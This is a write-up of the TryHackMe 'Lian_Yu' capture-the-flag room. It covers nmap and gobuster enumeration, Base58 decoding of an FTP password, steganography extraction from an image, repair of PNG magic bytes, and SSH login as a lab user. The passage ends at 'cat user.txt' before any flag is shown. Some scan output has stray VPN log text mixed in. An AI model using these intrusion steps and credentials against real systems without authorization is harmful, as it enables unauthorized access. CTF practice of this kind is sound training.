

TryHackMe

Lian_Yu

CTF Writeup Report

Room: Lian_Yu | Difficulty: Easy | Category: CTF

Date: June 2026

Platform: TryHackMe | Target IP: 10.49.180.252

1. Introduction

This report documents a full penetration test walkthrough of the TryHackMe room "Lian_Yu" — an Arrow-themed CTF challenge rated as Easy difficulty. The objective is to gain initial access to the target machine, perform privilege escalation, and retrieve both the user flag and the root flag.

The room is themed around the TV show Arrow, and the narrative follows Oliver Queen's journey to Lian_Yu island. Throughout the challenge, various clues and hints are embedded in web pages, files, and images.

Challenge Overview

Room Name	Lian_Yu
Platform	TryHackMe
Difficulty	Easy
Target IP	10.49.180.252
Attacker IP	10.49.x.x (Kali Linux)
Flags	user.txt + root.txt
Theme	Arrow (DC Comics / CW TV Series)

2. Reconnaissance

2.1 Port Scanning with Nmap

The first step was to perform a full port scan using nmap to identify open services on the target machine. A silent scan was first done to discover open ports, followed by a service version detection scan on the discovered ports.

Commands used:

```
naabu -silent -tp full -host 10.49.180.252
nmap -sC -sV -p 80,40452,22,111,21 10.49.180.252
```

```
(kali@kali)-[~]
└─$ naabu -silent -tp full -host 10.49.180.252 -i afizharfan9-regular.ovpn
10.49.180.252:80
10.49.180.252:40452 DEPRECATED: --persist-key option ignored. Keys are now always persisted across
10.49.180.252:22 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as t
10.49.180.252:111 need this fallback please add '--data-ciphers-fallback BF-CBC' to your configur
10.49.180.252:21 chers. DEFAULT:BF-CBC
^C
└─$ nmap -sC -sV -p 80,40452,22,111,21 10.49.180.252
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-06 05:03 EDT.
Nmap scan report for 10.49.180.252
Host is up (0.074s latency).
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 56:50:bd:11:ef:d4:ac:56:32:c3:ee:73:3e:de:87:f4 (DSA) Authentication, expects TLS web Ser
|_ 256 a6:69:96:d7:6d:61:27:96:7e:bb:9f:83:60:1b:52:12 (ECDSA)
|_ 256 3f:43:76:75:a8:5a:a6:cd:33:b0:66:42:04:91:fe:a0 (ED25519)
80/tcp    open  http     Apache httpd
|_ http-title: Purgatory
|_ http-server-header: Apache
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_ program version port/proto service initial untrusted session promoted to trusted
|_ 100000 2,3,4 111/tcp rpcbind server: "PUSH_REQUEST" (status=1)
|_ 100000 2,3,4 111/udp rpcbind message: "PUSH_REPLY,route 10.46.0.0 255.240.0.0,tun-mtu
|_ 100000 3,4 111/tcp6 rpcbind 120,ifconfig 192.168.177.118 255.255.128.0,peer-id 414,c
|_ 100000 3,4 111/udp6 rpcbind
|_ 100024 1 40452/tcp status 'matrix' cannot be used in this context ([PUSH-OPTIONS])
|_ 100024 1 40452/udp status 'matrix' cannot be used in this context ([PUSH-OPTIONS])
|_ 100024 1 42571/udp status 'matrix' cannot be used in this context ([PUSH-OPTIONS])
|_ 100024 1 44857/tcp6 status 'matrix' cannot be used in this context ([PUSH-OPTIONS])
|_ 100024 1 45607/udp6 status 'matrix' cannot be used in this context ([PUSH-OPTIONS])
40452/tcp open status 1 (RPC #100024)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 78.65 seconds
```

Figure: Nmap scan results showing open ports and service versions

The scan revealed the following open ports and services:

Port 21/tcp	FTP — vsftpd 3.0.2
Port 22/tcp	SSH — OpenSSH 6.7p1 Debian
Port 80/tcp	HTTP — Apache httpd (Title: Purgatory)
Port 111/tcp	rpcbind 2-4

2.2 Web Enumeration — Port 80

Navigating to the web server on port 80 revealed an Arrow-themed page titled "ARROWVERSE", with lore about Oliver Queen and the island of Lian_Yu. This confirmed the theme of the challenge.




Figure: Web server homepage — ARROWVERSE themed page on port 80

2.3 FTP Anonymous Login Attempt

An attempt was made to log in to the FTP service anonymously. The connection was refused, indicating that anonymous FTP access was not permitted.

```
(kali㉿kali)-[~]
$ ftp anonymous@10.10.180.252
ftp: Can't connect to `10.10.180.252:21': Connection refused
ftp: Can't connect to `10.10.180.252:ftp': Connection refused
ftp> exit
(kali㉿kali)-[~]
$
```

Figure: FTP anonymous login attempt — connection refused

3. Directory Enumeration

3.1 Root-Level Gobuster Scan

Gobuster was used to brute-force web directories on the root of the web server. The scan discovered a hidden directory called `/island`.

```
gobuster dir -u http://10.49.180.252 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
(kali@kali)-[~]
$ gobuster dir -u http://10.49.180.252 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.49.180.252
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/island (Status: 301) [Size: 236] [→ http://10.49.180.252/island/]
```

Figure: Gobuster scan discovering `/island` directory (Status: 301)

3.2 Visiting the `/island` Directory

Browsing to `http://10.49.180.252/island/` revealed a hidden message hinting to find a path to "Lian_Yu". The page also mentioned a "Code Word" suggesting further enumeration is needed.



Ohhh Noo, Don't Talk.....

I wasn't Expecting You at this Moment. I will meet you there

You should find a way to **Lian_Yu** as we are planed. The Code Word is:

Figure: `/island` page — hints about finding a code word to reach `Lian_Yu`

3.3 Sub-Directory Scan on `/island`

A second Gobuster scan was run targeting the `/island` directory specifically, which uncovered another hidden subdirectory: `/island/2100`.

```
gobuster dir -u http://10.49.180.252/island -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
(kali@kali)-[~]
$ gobuster dir -u http://10.49.180.252/island -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.49.180.252/island
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/2100 (Status: 301) [Size: 241] [→ http://10.49.180.252/island/2100/]
Progress: 13469 / 220559 (6.11%)
```

Figure: Gobuster discovering /island/2100 subdirectory

3.4 Visiting /island/2100

The page at /island/2100 contained an Arrow-themed video (now unavailable) titled "How Oliver Queen finds his way to Lian_Yu?". The page source contained a useful HTML comment.




Figure: /island/2100 page with embedded Arrow-themed video

3.5 Viewing Page Source — Hidden Comment

Inspecting the page source of /island/2100 revealed an HTML comment: `<!-- you can avail your .ticket here but how? -->` — hinting that a file with extension .ticket exists somewhere on the web server.

```
view-source:http://10.49.180.252/island/2100/

1 <!DOCTYPE html>
2 <html>
3 <body>
4
5 <h1 align=center>How Oliver Queen finds his way to Lian_Yu?</h1>
6
7
8 <p align=center >
9 <iframe width="640" height="480" src="https://www.youtube.com/embed/X8ZiFuW41yY">
10 </iframe> <p>
11 <!-- you can avail your .ticket here but how? -->
12
13 </header>
```

Figure: Page source of /island/2100 showing hidden HTML comment about .ticket extension\

4. Finding the .ticket File

Based on the hint found in the HTML comment, Gobuster was run again targeting the /island/.ticket path with extension filtering for ".ticket" files.

```
gobuster dir -u http://10.49.180.252/island/.ticket -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .ticket

(kali@kali)~$ gobuster dir -u http://10.49.180.252/island/.ticket -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .ticket

gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

+ ] Url: http://10.49.180.252/island/.ticket
+ ] Method: GET
+ ] Threads: 50
+ ] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
+ ] Negative Status codes: 404
+ ] User Agent: gobuster/3.8
+ ] Extensions: ticket
+ ] Timeout: 10s

Starting gobuster in directory enumeration mode
```

Figure: Gobuster scan targeting .ticket extension files

The scan discovered the file at: http://10.49.180.252/island/2100/green_arrow.ticket




Figure: green_arrow.ticket file containing an encoded token: RTy8yhBQdscX

The file contained the string: RTy8yhBQdscX — this appeared to be encoded in some format and needed to be decoded.

5. Decoding the Token

5.1 Cipher Identification with dCode

The encoded string "RTy8yhBQdscX" was submitted to the dCode Cipher Identifier tool to identify the encoding scheme. The tool suggested Base58 or Base62 encoding as the most likely candidates.




Figure: dCode cipher identifier suggesting Base58 encoding for RTy8yhBQdscX

5.2 Decoding with CyberChef (Base58)

The string was decoded using CyberChef with the "From Base58" operation. The decoded output was: !#th3h00d — which is the FTP password for the vigilante user.

Download CyberChef [↓](#)

Operations 463

Search...

Favourites ★

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

Recipe ^ [Disk Icon] [Folder Icon] [Trash Icon] + Input [Clipboard Icon] [Trash Icon] [Grid Icon]

From Base58 ^ [Close Icon] [Pause Icon]

Alphabet
123456789ABCDEFGHJKLMN ...

☒ Remove non-alphabet chars

RTy8yhBQdscX

abc 12 Tr Raw Bytes
1 ← LF

Output [Clipboard Icon] [Share Icon] [Fullscreen Icon]

!#th3h00d

Figure: CyberChef Base58 decode revealing password: !#th3h00d

6. FTP Access & File Retrieval

6.1 Logging in via FTP

Using the discovered credentials, FTP access was gained to the target machine as the "vigilante" user with the password "!#th3h00d".

```
ftp vigilante@10.49.180.252
Password: !#th3h00d
```

```
(kali@kali)-[~]
$ ftp vigilante@10.49.180.252

Connected to 10.49.180.252.
220 (vsFTPD 3.0.2)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Figure: Successful FTP login as user vigilante with decoded password

6.2 Directory Listing & File Download

After logging in, listing the directory contents revealed several interesting files: .bash_history, Leave_me_alone.png, Queen's_Gambit.png, and aa.jpg.

```
ftp> ls -al
229 Entering Extended Passive Mode (|||62534|).
150 Here comes the directory listing.
drwxr-xr-x  2 1001      1001      4096 May 05  2020 .
drwxr-xr-x  4 0        0          4096 May 01  2020 ..
-rw-r--r--  1 1001      1001       44 May 01  2020 .bash_history
-rw-r--r--  1 1001      1001      220 May 01  2020 .bash_logout
-rw-r--r--  1 1001      1001     3515 May 01  2020 .bashrc
-rw-r--r--  1 0         0         2483 May 01  2020 .other_user
-rw-r--r--  1 1001      1001      675 May 01  2020 .profile
-rw-r--r--  1 0         0     511720 May 01  2020 Leave_me_alone.png
-rw-r--r--  1 0         0     549924 May 05  2020 Queen's_Gambit.png
-rw-r--r--  1 0         0     191026 May 01  2020 aa.jpg
226 Directory send OK.
ftp> █
```

Figure: FTP directory listing showing available files

All relevant files were downloaded to the local Kali machine for analysis.

```

-rw-r--r-- 1 0 0 191026 May 01 2020 aa.jpg
226 Directory send OK.
ftp> get .bash_history
local: .bash_history remote: .bash_history
229 Entering Extended Passive Mode (|||36706|).
150 Opening BINARY mode data connection for .bash_history (44 bytes).
100% |*****| 44 341.02 KiB/s 00:00 ETA
226 Transfer complete.
44 bytes received in 00:00 (0.59 KiB/s)
ftp> get Leave_me_alone.png
local: Leave_me_alone.png remote: Leave_me_alone.png
229 Entering Extended Passive Mode (|||24047|).
150 Opening BINARY mode data connection for Leave_me_alone.png (511720 bytes).
100% |*****| 499 KiB 222.58 KiB/s 00:00 ETA
226 Transfer complete.
511720 bytes received in 00:02 (215.75 KiB/s)
ftp> get Queen's_Gambit.png
local: Queen's_Gambit.png remote: Queen's_Gambit.png
229 Entering Extended Passive Mode (|||55653|).
150 Opening BINARY mode data connection for Queen's_Gambit.png (549924 bytes).
100% |*****| 537 KiB 270.47 KiB/s 00:00 ETA
226 Transfer complete.
549924 bytes received in 00:02 (261.01 KiB/s)
ftp> get aa.jpg
local: aa.jpg remote: aa.jpg
229 Entering Extended Passive Mode (|||65116|).
150 Opening BINARY mode data connection for aa.jpg (191026 bytes).
100% |*****| 186 KiB 241.72 KiB/s 00:00 ETA
226 Transfer complete.
191026 bytes received in 00:00 (221.63 KiB/s)
ftp>

```

Figure: Downloading .bash_history, Leave_me_alone.png, Queen's_Gambit.png, and aa.jpg via FTP

6.3 Exploring Parent Directories

Navigating to the parent FTP directory revealed two user home directories: slade and vigilante.

```

ftp> cd ..
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||59332|).
150 Here comes the directory listing.
drwxr-xr-x  4 0 0 4096 May 01 2020 .
drwxr-xr-x 23 0 0 4096 May 01 2020 ..
drwx----- 2 1000 1000 4096 May 01 2020 slade
drwxr-xr-x  2 1001 1001 4096 May 05 2020 vigilante
226 Directory send OK.

```

Figure: Parent directory listing showing slade and vigilante user directories

Navigating further to the /tmp directory revealed several unix-related temporary directories.


```
ftp> cd /tmp
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||58664|).
150 Here comes the directory listing.
drwxrwxrwt  7 0      0      4096 Jun 06 05:17 .
drwxr-xr-x 23 0      0      4096 May 01 2020 ..
drwxrwxrwt  2 0      0      4096 Jun 06 04:59 .ICE-unix
drwxrwxrwt  2 0      0      4096 Jun 06 04:59 .Test-unix
drwxrwxrwt  2 0      0      4096 Jun 06 04:59 .X11-unix
drwxrwxrwt  2 0      0      4096 Jun 06 04:59 .XIM-unix
drwxrwxrwt  2 0      0      4096 Jun 06 04:59 .font-unix
226 Directory send OK.
ftp> █
```

Figure: /tmp directory contents visible via FTP

7. Analysing Downloaded Files

7.1 Reading .bash_history

The downloaded .bash_history file was read. It contained a hint: "Sorry I couldn't Help Other user Might help" — suggesting another user on the system may have useful information.



```
(kali㉿kali)-[~]  
$ cat .bash_history  
Sorry I couldn't Help Other user Might help  
  
(kali㉿kali)-[~]  
$
```

Figure: .bash_history contents hinting at another user

7.2 Viewing Downloaded Images

The downloaded image files were opened. aa.jpg showed a character from the Arrow series. Queen's_Gambit.png showed a ship. Leave_me_alone.png failed to open — suggesting the file may be corrupted or have its magic bytes tampered with.



Figure: aa.jpg — character image (Image 1 of 3)




Figure: Leave_me_alone.png — Fatal error: not a PNG file (magic bytes corrupted)




Figure: Queen's_Gambit.png — shows the Queen's Gambit ship

7.3 Forensic Analysis of aa.jpg

The file aa.jpg was analysed using binwalk and exiftool to check for embedded data or hidden content. Exiftool confirmed the file is a valid JPEG (1200x1600 pixels). No additional embedded files were found via binwalk.

```
(kali㉿kali)-[~]
$ binwalk aa.jpg

DECIMAL      HEXADECIMAL  DESCRIPTION
-----
0            0x0         JPEG image data, JFIF standard 1.01

(kali㉿kali)-[~]
$ exiftool aa.jpg

ExifTool Version Number      : 13.55
File Name                    : aa.jpg
Directory                    : .
File Size                    : 191 kB
File Modification Date/Time   : 2020:04:30 23:25:59-04:00
File Access Date/Time        : 2026:06:06 05:58:33-04:00
File Inode Change Date/Time   : 2026:06:06 05:58:33-04:00
File Permissions              : -rw-rw-r--
File Type                    : JPEG
File Type Extension           : jpg
MIME Type                    : image/jpeg
JFIF Version                  : 1.01
Resolution Unit               : None
X Resolution                  : 1
Y Resolution                  : 1
Image Width                   : 1200
Image Height                  : 1600
Encoding Process               : Baseline DCT, Huffman coding
Bits Per Sample               : 8
Color Components              : 3
Y Cb Cr Sub Sampling          : YCbCr4:2:0 (2 2)
Image Size                    : 1200x1600
Megapixels                    : 1.9
```

Figure: binwalk and exiftool analysis of aa.jpg — confirms valid JPEG, no hidden archives

7.4 Steganography Check on aa.jpg

steghide was run on aa.jpg to check for hidden data. The initial attempt without a passphrase failed. A passphrase would need to be identified.

```
(kali㉿kali)-[~]  
$ steghide info aa.jpg  
  
"aa.jpg":  
  format: jpeg  
  capacity: 11.0 KB  
Try to get information about embedded data ? (y/n) y  
Enter passphrase:  
steghide: could not extract any data with that passphrase!
```

Figure: steghide info on aa.jpg — failed extraction without correct passphrase

8. Fixing the Corrupted PNG File

Since `Leave_me_alone.png` failed to open, `hexedit` was used to inspect and repair its magic bytes.

```
hexedit Leave_me_alone.png
```




Figure: Opening `Leave_me_alone.png` in `hexedit`

8.1 Identifying Corrupted Magic Bytes

The hex dump revealed that the file's magic bytes were incorrect. The first bytes read: `58 45 6F AE 0A 0D 1A 0A` — which is not a valid PNG header. A valid PNG header should start with: `89 50 4E 47 0D 0A 1A 0A`.

```
00000000  58 45 6F AE 0A 0D 1A 0A 00 00 00 0D XEo.....
0000000C  49 48 44 52 00 00 03 4D 00 00 01 DB IHDR...M...
00000018  08 06 00 00 00 17 A3 71 5B 00 00 20 .....q[..
```

Figure: Corrupted magic bytes — incorrect PNG header (`58 45 6F AE...`)

```
00000000  89 50 4E 47 0D 0A 1A 0A 00 00 00 0D .PNG... ..
0000000C  49 48 44 52 00 00 03 4D 00 00 01 DB IHDR...M...
00000018  08 06 00 00 00 17 A3 71 5B 00 00 20 .....q[..
```

Figure: Corrected PNG magic bytes — valid header restored (`89 50 4E 47 0D 0A 1A 0A`)

8.2 Revealing Hidden Content

After correcting the magic bytes and saving the file, `Leave_me_alone.png` could be opened successfully. The image displayed a character with a message: "Just Leave me a lone / Here take it what you want / password" — strongly hinting that the word "password" is the steghide passphrase.



Figure: Leave_me_alone.png after magic byte fix — reveals the steghide passphrase: "password"

9. Steganography Extraction

9.1 Retrying steghide with "password"

steghide was run again on aa.jpg using "password" as the passphrase. The initial attempt confirmed the file format and showed 11.0 KB capacity, but extraction failed with a wrong passphrase.

```
(kali㉿kali)-[~]  
$ steghide info aa.jpg  
  
"aa.jpg":  
  format: jpeg  
  capacity: 11.0 KB  
Try to get information about embedded data ? (y/n) y  
Enter passphrase:  
steghide: could not extract any data with that passphrase!  
  
(kali㉿kali)-[~]  
$
```

Figure: steghide info on aa.jpg — capacity confirmed, but passphrase incorrect

9.2 Successful Extraction

Trying steghide extract with the passphrase "password" on aa.jpg succeeded — extracting a file named ss.zip.

```
steghide extract -sf aa.jpg  
Enter passphrase: password
```

```
(kali㉿kali)-[~]  
$ steghide extract -sf aa.jpg  
  
Enter passphrase:  
wrote extracted data to "ss.zip".  
  
(kali㉿kali)-[~]  
$
```

Figure: Successful steghide extraction from aa.jpg — ss.zip extracted

9.3 Extracting ss.zip — Credentials Revealed

The ss.zip archive was extracted and found to contain two files: passwd.txt and shado. The passwd.txt file contained a lore message about Lian_Yu and Oliver Queen. The shado file contained a password: M3tahuman.

```
(kali@kali)-[~]
$ cat passwd.txt

This is your visa to Land on Lian_Yu # Just for Fun ***

a small Note about it

Having spent years on the island, Oliver learned how to be resourceful and
set booby traps all over the island in the common event he ran into dangerous
people. The island is also home to many animals, including pheasants,
wild pigs and wolves.

(kali@kali)-[~]
$ cat shado

M3tahuman

(kali@kali)-[~]
$
```

Figure: passwd.txt contents (lore message) and shado file containing password: M3tahuman

10. SSH Access — Initial Foothold

With the username "slade" identified from the FTP directory listing and the password "M3tahuman" extracted from the steganography chain, SSH access was attempted.

```
ssh slade@10.49.180.252
Password: M3tahuman
```

```
(kali@kali)-[~]
$ ssh slade@10.49.180.252

The authenticity of host '10.49.180.252 (10.49.180.252)' can't be established.
ED25519 key fingerprint is: SHA256:DOqn9NupTPWQ92bfgsqdadDEGbQVHMyMiBUDa0bKsOM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.49.180.252' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
slade@10.49.180.252's password:
      Way To SSH...
      Loading.....Done..
      Connecting To Lian_Yu Happy Hacking

WELCOME2

LIAN_YU

slade@LianYu:~$
```

Figure: Successful SSH login as slade — welcomed by "WELCOME2 LIAN_YU" banner

10.1 Capturing the User Flag

After gaining SSH access as slade, the home directory was listed and the user.txt file was read, revealing the first flag.

```
slade@LianYu:~$ la -al
-bash: la: command not found
slade@LianYu:~$ ls -al
total 32
drwx----- 2 slade slade 4096 May  1  2020 .
drwxr-xr-x  4 root  root  4096 May  1  2020 ..
-rw-----  1 slade slade   22 May  1  2020 .bash_history
-rw-r--r--  1 slade slade  220 May  1  2020 .bash_logout
-rw-r--r--  1 slade slade 3515 May  1  2020 .bashrc
-r-----  1 slade slade   77 May  1  2020 .Important
-rw-r--r--  1 slade slade  675 May  1  2020 .profile
-r-----  1 slade slade   63 May  1  2020 user.txt
slade@LianYu:~$ cat user.txt
